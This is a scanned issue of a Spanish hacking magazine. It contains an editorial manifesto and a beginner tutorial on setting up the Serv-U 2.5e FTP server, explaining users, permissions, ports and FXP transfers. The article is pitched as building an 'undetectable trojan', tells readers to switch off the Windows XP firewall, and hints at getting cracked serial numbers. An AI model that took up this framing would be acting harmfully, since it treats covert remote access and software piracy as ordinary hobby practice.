3€ DESCUBRE EL OSCURO MUNDO DE LA RED 3€

NUMERO 1

LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com

CREA TU PRIMER TROYANO
INDETECTABLE POR LOS ANTIVIRUS

FXP: SIN LÍMITE DE VELOCIDAD


UTILIZANDO CONEXIONES AJENAS

LOS SECRETOS DEL FTP

ABRE LOS OJOS

ESQUIVANDO FIREWALLS

PASV MODE VERSUS PORT MODE



P . V . P . 3 €

EDITORIAL: EDITOTRANS S.L.U.
C.I.F.:B43675701

Director editorial: I. SENTIS
E-mail contacto:***director@editotrans.com***

Título de la publicación: Los cuadernos de HACK X CRACK.
Web: www.hackxcrack.com

Deposito legal: B.26805-2002.
Código EAN: 8437003464003.
Código ISSN: En proceso.

Director: J. Sentís
E-mail: ***director@hackxcrack.com***

Diseño gráfico: J. M. Velasco
Contacto diseñador gráfico:***grafico@hackxcrack.com***

Redactores: AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO....
Contacto redactores: ***redactores@hackxcrack.com***

Colaboradores: Mas de 130 personas, de España, de Brasil, de Argentina, de Francia, de Alemania e incluso uno de Japón :) y como no algún Estadounidense.
Contacto colaboradores:***colaboradores@hackxcrack.com***

Imprime: Cayfosa-Quebecor. **Carretera de Caldes, Km. 3 – 08130 Sta. Perpètua de Mogoda (Barcelona) Spain – Tel. 93 565 75 00 - Fax 93 574 16 82**

Distribución: **Coedis S.L. Avda. de Barcelona, 225. Molins de Rei. Barcelona.**

ZONA EDITORIAL: DECLARACION DE INTENCIONES

PARA "LOS OTROS":

1.- La intención de la presente publicación NO ES fomentar la piratería informática ni la "delincuencia" en la Red.

2.- Cualquier texto publicado es VALIDADO por nuestra Asesoría Jurídica, por lo que advertimos a cualquier persona, empresa u organización de la inutilidad de cualquier iniciativa jurídica en nuestra contra. Aun así, en caso de cualquier iniciativa en contra de esta revista, deberá ser debidamente presentada y resuelta en la Razón Social que figura en nuestros documentos de constitución.

3.- Esta publicación no se hace responsable del mal uso de los conocimientos que se exponen.

4.- Esta publicación NO FACILITARÁ los datos de nuestros colaboradores ni el origen de nuestros conocimientos salvo ORDEN JUDICIAL y, aun así, advertimos que algunos de esos colaboradores NO SON CONOCIDOS mas que por sus NICKS (alias). Por ello, correrá a cargo de los organismos pertinentes su "descubrimiento".

5.- Esta publicación NO SE HACE RESPONSABLE ni tienen por qué COMPARTIR las opiniones personales vertidas por sus colaboradores, por lo que NO SOMOS RESPONSABLES de las mismas.

6.- Cualquier texto publicado estará bajo las protecciones de DERECHOS DE AUTOR y no se permite su copia, publicación, modificación o distribución sin antes obtener el permiso de esta editorial. De este punto quedan exentos aquellos textos que han sido obtenidos de terceros y/o que están sujetos a otras licencias (ya sean por parte de su autor o por terceros).

7.- Si desean ponerse en contacto con nuestro departamento jurídico, rogamos enviar mail a juridico@hackxcrack.com

PARA NUESTROS LECTORES:

Como podréis ver, esta no es una revista mas, por primera vez tenéis ante vosotros una publicación LIBRE que os ofrecerá la posibilidad de explorar la red tal y como debe explorarse ;)

Esta publicación responde a la pregunta mas veces expuesta en LA RED: ¿Como puedo ser un hacker? Bien, ahora seguro que muchos ya se están "sonriendo" y pensando lo ilusos que somos al intentar "eregirnos" en "portadores de LA LUZ", pensando que seremos una "escuela de lamers" y similares a otras publicaciones que, entre sus 100 páginas de revista solo contiene 5 de "material utilizable" (si es que puede llamar así).

Pues NO, lo siento, vosotros seréis nuestros jueces y, llegado el caso, NUESTROS VERDUGOS.

Nuestro objetivo es: ACABAR CON LA BASURA DE LA RED (lamers y demás "esencias") con el único método que conocemos: LA EDUCACIÓN y con un única bandera que será por siempre nuestra firma: SOLO EL CONOCIMIENTO TE HACE LIBRE.

Estos son nuestros pilares: LA EDUCACIÓN Y EL CONOCIMIENTO. Para ser un HACKER (maldita palabra mal entendida por unos y peor utilizada por otros) solo hace falta dos cosas: curiosidad y medios, a partir de ahora la curiosidad deberéis ponerla VOSOTROS, porque los medios los facilitaremos NOSOTROS. En las siguientes líneas os descubrimos cómo podremos conseguir nuestros objetivos y definimos algunas de las palabras que más han sido violadas y retorcidas en su significado.

Hacker: Este término ha sufrido a lo largo de su corta historia una horrible conspiración perpetrada por la ignorancia de los medios, eso que personalmente llamo "periodismo de telediario" (en clara alusión a los ridículos artículos que no hacen mas que intoxicar nuestra percepción de las cosas e insultar nuestra inteligencia). Ese tipo de periodismo unido a "otros poderes", desde los monopolios que deben justificar su incompetencia hasta los gobiernos que deben justificar sus intereses ocultos pasando por la industria del cine (normalmentedemonológica) y los medios informativos "de masas".

Pues bien, HACKER no es mas que una persona que posee conocimientos avanzados sobre una materia en concreto, normalmente relacionados con la tecnología aunque ni mucho menos limitado a ello. Ponen sus aptitudes al servicio de un único objetivo: EL CONOCIMIENTO. Desean conocer el funcionamiento de "las cosas" y no encuentran límites en sus camino mas que su propia curiosidad. No se dedican a destruir ni a causar estragos entre sus "victimas", no se dedican a robar ni a chantajear ni a regodearse de sus "conquistas", muy al contrario suelen advertir a terceros de las debilidades de sus sistemas y, desgraciadamente, esos "terceros" en lugar de agradecerles su aviso se dedican a denunciarlos o perseguirlos… aunque no siempre es así, por supuesto, muchas compañías y gobiernos han aprendido lo valiosos que son los HACKERS y ahora algunos son colaboradores (o empleados) de estos. **BILL GATES** es un HACKER (el papá ventanas), como **Linus Torvalds** (el papá Linux) o **Grace Hooper** (la Almirante, creadora del Lenguaje COBOL), los autores del COREWAR **Robert Thomas Morris**, **Douglas McIlroy** y **Victor Vysottsky** (precursores de los creadores de virus informáticos), **Fred Cohen** (el primer investigador y autor de los virus de la historia), **Dennis Ritchie** y **Ken Thompson** ("hacedores" del Lenguaje C y co-creadores del SO UNIX), **Gary Kildall** (autor del sistema operativo CMP y CPM/86), **Tim Paterson** (autor del Quick & Dirty DOS), Morris (autor del virus "The tour of the Worm"), **Kevin Mitnick** (el más buscado por el FBI), **Phiber Optik** (líder juvenil convertido en símbolo de los hackers), **Richard Stallman** (impulsor del "software gratuito" y GNU), **Johan Helsingius** (primer conductor de un Remailer Anónimo), **Chen Ing-Hou** (autor del virus CIH -Chernobyl-), **Sir Dyistic** (creadorutor del Back Orifice), **David L. Smith** (virus Melissa), **Reonel Ramonez** (virus LoveLetter), **Vladimir Levin** (Robó electrónicamente 10 millones de dólares al Citibank), y muchos mas. ¿Cómo? ¿Pero no hemos dicho que los hackers no comenten delitos? Pues NO, vuelve a leer su definición… pero claro, de todo hay en la viña del señor, y al igual que hay delincuentes entre el clero hay hackers que en un momento u otro han ·caido· en la ilegalidad, nadie es perfecto!!!!! … y **Bill Gates** es un HACKER? Por supuesto, solo tienes que leerte su biografía. ¿Sorprendido? Espero que no, porque eso no es nada mas que un cero a la izquierda en comparación con lo que vas a encontrar en esta revista.

CREA TU PRIMER TROYANO: INDETECTABLE E INMUNE A LOS ANTIVIRUS

El Serv-U 2.5e UN SERVIDOR FTP "MODIFICADO"

No, no nos hemos vuelto locos ni es un error tipográfico ni pertenecemos a la prehistoria... si os vamos a enseñar las "tripas" de esta versión tan antigua del Serv-U es por algo (confiad en nosotros, leed este artículo y tendréis entre las manos un troyano configurado por vosotros mismos y, lo más importante: ningún antivirus dará la alerta).

1.- Introducción: ¿Qué es un servidor FTP?

Nada mejor que una referencia directa para responder. Cuando abrimos nuestro Navegador de Internet (Internet Explorer, Netscape o cualquier otro) y accedemos a una Página Web, lo que realmente hace nuestro Navegador es pedirle a un Servidor Web esa Página. Entonces **el Servidor Web sirve la Página,** nuestro Navegador la recibe, interpreta y finalmente muestra en pantalla. Pues bien, **un Servidor FTP lo que hace es servir archivos** en lugar de páginas Web.

¿Para que sirve instalar un Servidor FTP en nuestro ordenador? Pues para compartir, por ejemplo, nuestra última colección de MP3 con el mundo entero : Esta ha sido (y sigue siendo) la forma más utilizada en Internet para servir archivos y, quien no domine o como mínimo conozca el mundo de los FTP, está desperdiciando su conexión a Internet.

Un Servidor FTP utiliza el File Transfer Protocol o Protocolo de Transferencia de Ficheros (FTP), es decir, un conjunto de normas (protocolo) que permiten enviar ficheros (archivos, programas, documentos de Word…) de un ordenador a otro a través de una red (Internet, Intranet, Ethernet, Token Ring, FDDI…)

Para utilizar un protocolo (en este caso el FTP) necesitaremos una serie de programas que exploten sus posibilidades. Llegado a este punto aclaramos una duda que muchos tienen cuando descubren el fascinante mundo del FTP: **debemos distinguir** muy bien entre **Servidor FTP** y **Cliente FTP**, no es lo mismo y los programas tampoco.

- **Servidor FTP:** Programa que una vez ejecutado pone a disposición de terceros una serie de carpetas de nuestro disco duro. Son programas Servidores de FTP los conocidísimos Serv-U (http://www.serv-u.com/) y G6 (http://www.bpftpserver.com/) entre otros.
- **Cliente FTP:** Programa que te permite conectar con los Servidores FTP para coger archivos. Son programas Clientes los conocidos CuteFTP (http://www.cuteftp.com/) y el FlashFXP (http://www.flashfxp.com/) entre otros.

Para establecer una referencia clara podemos decir que: un Cliente FTP es a un Servidor FTP lo

que un Navegador Web es a un Servidor Web.

CLIP: Actualmente se ha puesto de moda el "compartir ficheros" a través de programas como el ***eDonkey 2000 (www.edonkey2000.com)****, pero de eso hablaremos en otra ocasión :)*


2.- Instalando un Servidor FTP en nuestro equipo:

Hemos dicho que utilizaremos como Servidor FTP el programa Serv-U en su versión 2.5e, pues bien, como no lo encontraréis en su Web Oficial, podéis bajároslo de http://www.hackxcrack.com/cuadernoshack/numero1/servu25e.exe

ADVERTENCIA: No está registrado, por supuesto, eso sería piratería digital y nosotros no queremos saber nada de semejantes crímenes contra la humanidad. Aunque es una versión MUY ANTIGUA, no importa, tendréis que pagar si queremos registrarla... aunque... siempre hay una alternativa, si visitas la página www.astalavista.com seguro que encuentras el serial para registrarlo Pero te lo advertimos, eso es delito, haciéndolo corres el riesgo de que los chicos de negro se planten en tu casa y te detengan por "exceso de velocidad" ;)

A SABER: Para practicar el contenido de este artículo ***no necesitamos registrar*** *este programa, por lo tanto podemos hacer servir la versión share que os proporcionamos en la dirección antes expuesta. Esa versión es* ***completamente operativa****, pero solo por 45 días*

Se acabó la charla, vamos allá. Cread un directorio en vuestro disco duro C: llamado, por ejemplo, FTPSERVER. Coge el archivo que nos hemos bajado y cópialo dentro de **C:\FTPSERVER** y ejecútalo. Lo primero que vemos es una pantallita diciéndonos que esta es una versión gratuita y tal y cual, bueno, pues picamos sobre el botón "I AGREE" de la sección "CHOICE 1" (esto os da 45 días para evaluar el programa sin limitaciones)




Al picar sobre el "I Agree" se cerrará esa ventana y aparecerá el Serv-U.

A SABER: Para quienes tienen un Firewall instalado. Si vuestro Firewall (Zone Alarm o cualquier otro) se activa, no te preocupes, es normal, dejad que el Serv-U se conecte a Internet.

A SABER: Para quienes utilizan el Windows XP. Si tienes el WINDOWS XP y lo has instalado por defecto, seguro que tienes el Firewall del XP "en marcha", lo que impedirá al Serv-U aceptar conexiones del exterior. Tenemos que desconectarlo haciendo lo siguiente: Menú Inicio --> Conexiones de Red --> Picar sobre la conexión de red que os da Acceso a Internet (la mayoría solo tendréis una) --> Pestaña General, pulsar sobre "Propiedades" --> Pestaña "Avanzada" y le echas un vistazo a la sección "Servidor de Seguridad de Conexión a Internet" (en letras azules). En este apartado, hay una casilla de verificación (un cuadrado) con este texto a su derecha "Proteger mi equipo y mi red limitando o impidiendo el acceso a él desde Internet". Si la casilla de verificación está marcada con una señal verde, picad sobre el cuadrado, puesto que es imprescindible que esta casilla no figure como activada.

Acabados los "preparatorios" a ver si podemos seguir sin interrupciones. Ya tenemos

funcionando el Servidor FTP. Por defecto, al ejecutarlo intenta conectarse, por eso ahora tenemos que desconectarlo pulsando sobre el icono con forma de rayo. Bien, ahora, una vez desconectado, vamos a configurarlo.



Lo que vamos a hacer es poner a disposición de posibles Clientes un Servidor FTP con acceso a la carpeta (**C:\paramisclientes**) la cual contiene a su vez varias Carpetas (MP3, DivX…). También otorgaremos los permisos pertinentes. Por lo tanto, preparamos la "escena" creando la Carpeta **paramisclientes** en el Disco C: y dentro de esta creamos las Carpetas: MP3 y DIVX. Finalmente metemos en la Carpeta MP3 unos cuantos archivos (los que queramos) y en la Carpeta DIVX hacemos lo mismo.

La "escena" que hemos preparado en nuestro Disco C: queda de la siguiente manera:




Ahora vamos a preparar el Servidor FTP para que sirva a los posibles Clientes el contenido de la Carpeta c:\paramisclientes.

A) Primero debemos **crear un usuario**. Lo que hacemos con esto es proporcionar al Serv-U un Nombre de Usuario y un Password para que sólo pueda conectarse a nuestro Servidor de Ficheros (nuestro Servidor FTP) quien conozca el user/pass. No queremos que cualquiera vea nuestros archivos ¿verdad?

A.1) Ir a Setup --> Users --> Seleccionar el Usuario Default (a la izquierda) y pulsamos Delete (abajo a la derecha). Con esto hemos eliminado el usuario por defecto del Serv-U.

*ADVERTENCIA: Que nos sirva de precedente, nunca debemos instalar Servicios de Red y dejar los parámetros por defecto (en este caso un User Default), porque quien conozca esos parámetros podrá entrar en vuestros equipos sin problema, queda advertido!!!, incluso cuando instalamos un elemento de hardware (por ejemplo un ROUTER o un Firewall externo) debemos **ELIMINAR los accesos por defecto…** bueno, ya iremos viendo estas cosas mas adelante, solo quería llamar la atención sobre el principal error de los administradores (en este caso **TU eres el Administrador** de tu equipo)*



A.2) Poned en **User Name** un nombre (este será el Nombre del Usuario que estamos creando), por ejemplo **hackandcrack** y poned en Password un **password**, por ejemplo **hack85crack23** (esta será la clave que debe conocer el usuario hackandcrack, si no la conoce no podrá entrar).

B) Vamos a decirle al Serv-U dónde queremos que un usuario "aparezca" cuando entre en nuestro servidor. Esto **delimita** el movimiento del cliente, no nos gustaría (supongo) que un cliente se conecte a nuestro PC y tenga acceso a **todo el PC** y a **todos los archivos** ¿verdad?

B.1) Si en Home Directory pusimos c:\ con esto conseguiríamos precisamente que el cliente accediese a todo el Disco C:, incluso aunque después limitemos el acceso asignando permisos estamos facilitando a un posible atacante el trabajo). Así que mejor ponemos **c:\paramisclientes** :).

B.2) Lo que haremos ahora es decirle a nuestro Servidor los permisos que le daremos al contenido del directorio **c:\paramisclientes**. Picamos ADD (abajo), esto nos abrirá una ventana llamada Path Name donde picaremos Browse, esto nos permitirá seleccionar el/los directorios (en este caso **c:\paramiscliente\dixv**) y picamos OK hasta llegar de nuevo a la pantalla principal del Setup Users. Repetimos la operación para **c:\paramisclientes\mp3**.
Ahora podemos comprobar que en el cuadrado grande encabezado por las palabras "Files/Directory access rules" aparecen nuestras Carpetas **c:\paramiscliente\dixv** y **c:\paramisclientes\mp3**.

B3) Pues procedemos a dar permisos. A la derecha del cuadrado grande, podemos ver una columna de Cuadros de Selección divididos en dos grupos (Files y Directories).

Del grupo Files seleccionamos **Read** y **Append:**

- READ - Permitirá que El Cliente pueda ver vuestros archivos y pueda "pedirlos" (es decir, que nuestro Servidor le enviará al Cliente los ficheros que pida)
- WRITE - Permitirá que El Cliente pueda enviaros archivos a vosotros.
- APPEND - Es una opción que debemos activar prácticamente siempre, esta nos permite descargar un archivo "a trozos". Imaginad que un cliente está descargando un archivo de 600MB, después de 2 días descargando y sin apagar el ordenador ya tiene "bajados" 569MB, entonces nuestra querida compañía eléctrica pega una bajada a la línea y nuestro ordenador se reinicia. DIOS!!!!! ¿ha perdido nuestro cliente todo lo descargado hasta el momento? Pues si dejamos esta casilla sin activar es lo mas seguro, no os imagináis el mosqueo del cliente cuando intenta reanudar la descarga y NO PUEDE!!!!! Porque el Servidor (o sea, nosotros) NO HEMOS ACTIVADO EL APPEND.
- DELETE - Esto permitirá a nuestro cliente borrar nuestros archivos, por lo tanto, si activamos esta opción, mejor tener siempre copia de lo que pongamos en ese directorio.
- EXECUTE - Esto permitirá a nuestro cliente ejecutar archivos en nuestro equipo (de esto ya hablaremos, porque no es exactamente así, pero bueno… tiempo al tiempo)

Del grupo Directories seleccionamos **List**:

- LIST - Permite a tu cliente ver (listar) los directorios (carpetas).
- MAKE - Permite a tu cliente crear nuevos directorios (carpetas)
- REMOVE - Permite a tu cliente borrar (eliminar) directorios (carpetas)

Ahhhh… vale, abajo hay otro cuadro de selección llamado INHERIT, debemos activarlo también (aunque seguro que ya lo está por defecto)… esto asigna las opciones seleccionadas anteriormente a TODOS los

subdirectorios y archivos que contienen estos. Para que se entienda, imaginad que dentro de la Carpeta **c:\paramisclientes\divx** tenemos dos carpetas mas y archivos dentro de esas Carpetas. Pues si no seleccionamos esa opción, nuestros clientes no podrán acceder correctamente a los archivos de los subdirectorios porque no habrían heredado los permisos del directorio anterior.


Ya está, pulsamos OK (abajo a la derecha) y nos aparecerá de nuevo la pantalla principal del Serv-U. Bien, pues ya tenemos "casiapunto" nuestro servidor. Solo unos cuantos detalles más:

1.- Vamos a Setup y picamos FTP-Server…

- En FTP port number ponemos 21 (si queremos ser victimas de todos los escáneres del mundo) o 4780 por ejemplo (si queremos estar un poco más ocultos).

No es el momento de explicar lo que es un puerto, eso lo veremos con todo lujo de detalles en la sección de TCP/IP, solo deciros que es como una puerta de acceso al ordenador, como el ratón o el teclado que tenéis conectado a un puerto llamado PS2 o COM o USB (espero que os suene).

- En Max Speed, debemos dejarlo en blanco si queremos utilizar toda la potencia de nuestra conexión a Internet.
- Max. no. of Users es el número máximo de usuarios (clientes) que queremos puedan conectar a un mismo tiempo. Si vuestra conexión a Internet es normalita (Cable Español) pues con 3 usuarios (Clientes) ya es suficiente. Debajo de estas opciones tenemos 8 cuadros de selección, debemos activar el primero (Enable security, activa la seguridad), el segundo (Encrypt Passwords, encripta los passwords), el cuarto (ya lo explicaremos, digamos que desconecta de nuestro Servidor a un Cliente que no hace nada), el sexto (ya lo explicaremos) y el séptimo (evita ataques por fuerza bruta).
- Ahora, arriba a la derecha veréis un botón que pone Dir Cache, lo pulsamos y en la ventana siguiente lo desactivamos y pulsamos ok para volver a donde estábamos. Ahora, abajo a la derecha pulsamos OK y ya está. Con esto nos ahorraremos disgustos en esta versión del Serv-U (en versiones mas avanzadas, dejar activa esta característica permite una cierta optimización de los accesos a ficheros)





AVANZANDO: Sobre el sexto cuadro Block FTP BOUNCE attack.
En posteriores números ya profundizaremos en la explicación de estas opciones y muchas otras que encontrareis al instalar versiones superiores de este programa; pero no puedo seguir este artículo sin por lo menos explicaros algo de esta opción.
Imaginad que tenemos dos ordenadores (A en Alemania y B en Barcelona) corriendo un Servidor de FTP cada uno de ellos. Imaginemos que A y B están conectados a Internet mediante líneas muy rápidas y nosotros estamos en un ordenador C situado en un pueblo perdido en las montañas con una línea de acceso a Internet lentísima.
Pues bien, mediante programas de FXP (como el FlashFXP) podemos desde C conectarnos a A y B al mismo tiempo y hacer que A y B transfieran datos entre ellos bajo nuestras ordenes. Lo importante es que nosotros solo daremos ordenes, los datos no pasarán por nuestro ordenador, con esto conseguimos mover gran cantidad de datos por Internet sin necesidad de una conexión rápida… pensad en ello un momento… :)

__Activando__ esta casilla, lo que hacemos es impedir ese comportamiento. Esto es positivo en caso de poner el Servidor FTP al servicio de terceros, porque eso impide que un cliente utilice nuestro Servidor como "pasarela de datos". __Desactivando__ esta casilla permitiremos el FXP, esto es positivo en caso de ser únicamente nosotros quienes tengamos acceso al Servidor FTP.

Ya tenemos nuestro Servicio de Red FTP. Ahora lo activamos pulsando el icono del rayo (el primero de la pantalla del Serv-U) y si todo ha ido bien, en servicio se activará y veremos en el cuadro blanco algo parecido a esto:

Serv-U FTP-Server v2.5e - Copyright (c) 1995-2000 Cat Soft, All Rights Reserved - by Rob Beckers
Cat Soft is an affiliate of Deerfield.Com
Using WinSock 2.0 - max. 32767 sockets
No logfile specified, logging messages to screen only
[1] Sat 06Apr02 15:34:47 - Starting FTP Server... (Version 2.5e (32-bit))
Using full try-out version (Permission server contacted - you can proceed)
FTP Server on-line: IP-number(s) 184.57.80.195, 192.168.0.1, port number 4780

Fijaros en la ultima línea, nos indica que el Servidor de FTP está corriendo en las IP 184.57.80.195 (vuestra dirección en Internet, que por supuesto será diferente a esta que veis aquí) y en la IP 192.168.0.1 (vuestra dirección Interna, ya os lo explicaré) y en el puerto 4780 (el que le pusimos nosotros en lugar del 21).

Bien, pues ya tenemos nuestro servidor y supongo que queréis entrar a fisgonear ¿verdad?...

3.- Entrando en nuestro Servidor FTP como un Cliente:

Ahora que ya tenemos nuestro Servidor de Archivos:

- Abrid el Internet Explorer.
- Ir a la dirección ftp://hackandcrack:hack85crack23@192.168.0.1:4780/

Sustituid 192.168.0.1 por cualquiera de las IP que salen en la última línea (en este caso ---> FTP Server on-line: IP-number(s) 184.57.80.195, 192.168.0.1, port number 4780)

ALTERNATIVA 1: En caso de que obtengáis un error, ir a ftp://hackandcrack:hack85crack23@127.0.0.1:4780/ (es lo mismo, simplemente cambio vuestra IP (dirección de red) por otra IP "especial" que también es vuestra (ya hablaremos de ello en otra ocasión)

- Ahora ya debemos tener ante vuestros ojos las Carpetas que pusimos dentro del la Directorio **c:\paramisclientes**. Podemos trabajar con ellas como si se tratase de una carpeta mas de vuestro PC, podéis entrar, copiar su contenido a vuestro PC, borrarlos (eso no puesto que no dimos permisos de Delete), subir archivos vuestros (en este caso tampoco porque no dimos permisos de Write), etc. Repasad los permisos dados a las Carpetas DIVX y MP3, podemos cambiarlos según nuestras necesidades.

A RECORDAR. Apunte sobre los Servidores: cuando nos conectamos a un Servidor (sea de FTP, de Web o cualquier otro) debemos pensar que estamos accediendo a un sistema mediante una conexión. Aunque el Servidor esté en nuestro propio ordenador, cuando nos conectamos a él debemos pensar que estamos ante un "elemento de conexión", es decir, que podemos (y debemos) utilizar los programas adecuados para ello. Es la forma perfecta de

practicar, instalando Servidores en nuestro PC y accediendo a ellos a través de Programas Cliente.



*AVANZADO. Apunte sobre las direcciones IP:
xxx.xxx.xxx.xxx (ejemplo 108.245.42.5) Es como vuestra dirección de casa y cada ordenador conectado a Internet tiene una como mínimo, por eso en Internet NUNCA sois anónimos del todo. En la sección correspondiente ya trataremos en profundidad este tema, solo deciros que existe una nomenclatura para definir direcciones y que* **algunas** *de estas* **son privadas***, es decir, que solo pueden utilizarse en redes internas. Por eso podemos tener dos (o mas) direcciones IP, una será la* **externa o pública** *(la que daremos a conocer a nuestros clientes de Internet, por ejemplo un familiar nuestro que esté en nuestra misma ciudad o cualquier otra parte del mundo) y otra* **interna o privada** *(la que daremos a conocer a los ordenadores que tenemos conectados directamente al nuestro, por ejemplo el ordenador de nuestro padre/hermano/hijo/jefe/compañero en la habitación/sala/mesa de al lado).*



*AVANZANDO. Apunte sobre la dirección especial 127.0.0.1:
Esta es una Dirección IP Interna Especial y permite acceder a nuestro ordenador aun en caso de que no tengamos conexión a Internet o ni tan siquiera tengamos red interna configurada. Se utiliza como "looping", un sistema feedback, es decir, una forma de poder trabajar con programas de red sin tener una red... pero en el curso de TCP/IP ya entraremos en ello y daremos más detalles.*



COMENTARIO. Las personas que lean esto y tengan conocimientos avanzados en TCP/IP deben estar pensando en la poca profesionalidad con la que estoy describiendo todo este tema de las IP, pero este artículo no es (ni lo pretende) un estudio sobre TCP/IP, sino un intento de acercar a todo el mundo los conceptos básicos para que puedan comprender el funcionamiento de un servidor FTP. En este mismo cuaderno (o en próximos) encontrarás un curso de TCP/IP como estoy seguro jamás se ha escrito, comprensible y ameno, un curso "para todos los públicos" sin dejar de lado los conceptos técnicos. Estar atentos al quiosco!!! :)

4.- Sobre la dirección introducida en nuestro navegador:

Ejemplo:
ftp://hackandcrack:hack85crack23@127.0.0.1:4780

Formato:
[PROTOCOLO]://[USER]:[PASS]@[IP]:[PUERTO] (el contenido entre los corchetes [ ] son variables y los corchetes nunca deben ponerse, comparadlo por ejemplo con la instrucción de acceso a vuestro propio Servidor de FTP)

Profundicemos un poco:
[PROTOCOLO] -- ftp://
Es la forma en que describimos el protocolo a utilizar. En caso de ser una página Web, sería el archiconocido http:// (por ejemplo http://www.microsoft.com)

[USER]:[PASS] -- hackandcrack:hack85crack23
Es el nombre de usuario y la clave separados por dos puntos. En este caso los introducidos por nosotros al configurar nuestro Servidor FTP.

@[IP]:[PUERTO] -- @127.0.0.1:4780
La @ separa el usuario de la IP.
127.0.0.1 es una de las IP de nuestro equipo (en este caso una dirección "especial")
Los Dos Puntos separan la IP del Puerto
4780 Es el puerto de escucha que pusimos al configurar nuestro Servidor FTP

5.- Practicando

Llegados a este punto, ya estamos conectados a vuestro Servidor de FTP mediante nuestro navegador (Internet Explorer o el que uséis habitualmente), así que las transferencias de archivos serán tan rápidas como lo sea vuestro disco duro… pero si en lugar de conectaros a vuestro Servidor de FTP os hubieseis conectado al de Microsoft, veréis que la velocidad es la de vuestra conexión a Internet… venga, conectaros ahora a ftp://ftp.microsoft.com/ y practicad eso de "pillar" archivos : (este servidor es de Microsoft y es de LIBRE ACCESO, no piense nadie que está "robando archivos"). Es como vuestro Servidor FTP (mas o menos), pues ya tenemos montado un Servidor FTP y funcionando, igual que las grandes empresas :)

AVANZANDO: Sobre ftp://ftp.microsoft.com ¿Qué ha pasado con la nomenclatura [PROTOCOLO]://[USER]:[PASS]@[IP]:[PUERTO]? Pues nada, sigue siendo la misma, pero este FTP es de acceso público, es decir, que puede entrar todo el mundo. Pasar al artículo de FXP para saber más sobre los accesos anónimos.

A SABER. Pero… ¿no quedamos que para entrar en un Servidor FTP hacía falta un programa Cliente de FTP? Pues SI, pero el navegador de Microsoft (el Internet Explorer) ya tiene "una especie de Cliente FTP" incorporado… pero es muy malo, lento y sirve para poco mas que ver y descargar archivos de Servidores FTP remotos.

Practica un poco, por ejemplo:

1) Abrimos el Internet Explorer y nos conectamos al Servidor FTP de Microsoft (ftp://ftp.microsoft.com). Veremos una serie de carpetas, entrad en la carpeta ResKit y después en la carpeta win2000 Ahora arrastrad uno de los archivos de Microsoft a cualquier carpeta de vuestro Disco Duro y veréis que se iniciará la descarga. Ahora sois Clientes de Microsoft :)

2) Abrid otra sesión del Internet Explorer y conectaros a vuestro (ftp://hackandcrack:hack85crack23@127.0.0.1:4780). Ahora arrastramos uno de los archivos de Nuestro Servidor FTP a cualquier carpeta de vuestro Disco Duro y veréis que se iniciará la descarga. Ahora somos clientes de nosotros mismos. :)

3) Intentamos arrastrar archivos de cualquier carpeta de nuestro disco duro a nuestro Servidor en cualquiera de las Carpetas (DIVX o MP3), veremos que no podemos hacerlo, para eso debemos dar permisos de escritura a las Carpetas DIVX y MP3. Pues lo hacemos, damos permisos de WRITE y MAKE a esas Carpetas (el cómo hacerlo ya lo hemos explicado mas arriba). Finalmente volvemos a intentar copiar y ya sin problemas. Pero si intentamos arrastrar archivos de nuestro disco duro al FTP de Microsoft, veremos que no se deja. Supongo que te imaginas el motivo, recordad que nosotros acabamos de dar permisos de lectura y escritura a nuestro Servidor FTP, pero Microsoft solo ha dado permiso de LECTURA a su Servidor FTP, por lo tanto podéis "pillar" archivos pero no "subirles" archivos a ellos.

4) Abrimos dos sesiones del Internet Explorer y ponemos las ventanas una junto a la otra. En una ponemos la dirección de vuestro Server FTP y en otra la del Server de Microsoft. Ahora arrastrad un archivo de Microsoft a vuestro Server y… jejeje, os da un error como una casa ¿verdad? Acabamos de intentar (sin éxito) hacer una transferencia entre dos Servidores de FTP, eso se llama FXP… pero de eso ya hablaremos en otro momento :)

